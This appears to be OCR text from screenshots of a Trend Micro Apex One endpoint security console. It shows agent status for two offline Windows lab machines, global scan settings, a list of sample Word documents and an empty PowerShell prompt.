
0 Detections

All threats

Security Agent Status

2 Security Agents


2	Desktops / Servers	Outdated	0
		Offline	2
0	Mobile Devices	Outdated	0
		Warning	0



All Security Agents

Security Agents: 2

□	Endpoint ↑	Type	Last Connected	IPv4 Address	Mac Address	IPv6 Address	Status	Encryption Status	Us
□	Win10Client2	Windows	37 days ago	192.168.8.40	00:50:56:01:09:FE	-	Offline	Unable to encrypt	Ad
□	win10enten	Windows	86 days ago	192.168.8.35	00:50:56:01:2E:FB	-	Offline	Unable to encrypt	Ad



Global Security Agent Settings

Global settings apply to all supported Security Agents.

General Scan

☐ Enable deferred scanning on file operations

Note: Enabling this feature significantly improves performance, but may introduce a slight security risk.

☑ Exclude the Microsoft Exchange Server 2003 folders

☑ Exclude the Microsoft domain controller folders

(Not applicable to Manual and Scheduled spyware/grayware scans)

☑ Exclude Shadow Copy sections

☐ Resume a missed scheduled scan at the same time next day

Virus Scan

☑ Configure Scan Settings for large compressed files

Do not scan files if the compressed file size exceeds 2 MB (1-1000)


In the compressed file, scan the first 100 files (1-100000)

☑ Clean compressed files

☑ Scan up to 3 OLE layer(s)

APEX ONE

Detect and block malicious activity from trusted software (Powershell)



Name	Date modified	Type	Size
SampleDoc0.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc1.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc2.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc3.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc4.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc5.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc6.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc7.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc8.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc9.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB
SampleDoc10.docx	12/6/2014 3:43 AM	Microsoft Word D...	133 KB

11 items 11 items selected 1.41 MB

Windows PowerShell

```
PS C:\Users\steven_pee\Desktop\Documents> _
```

TREND MICRO | Apex One Security Agent

Protection At Risk

Contact your administrator

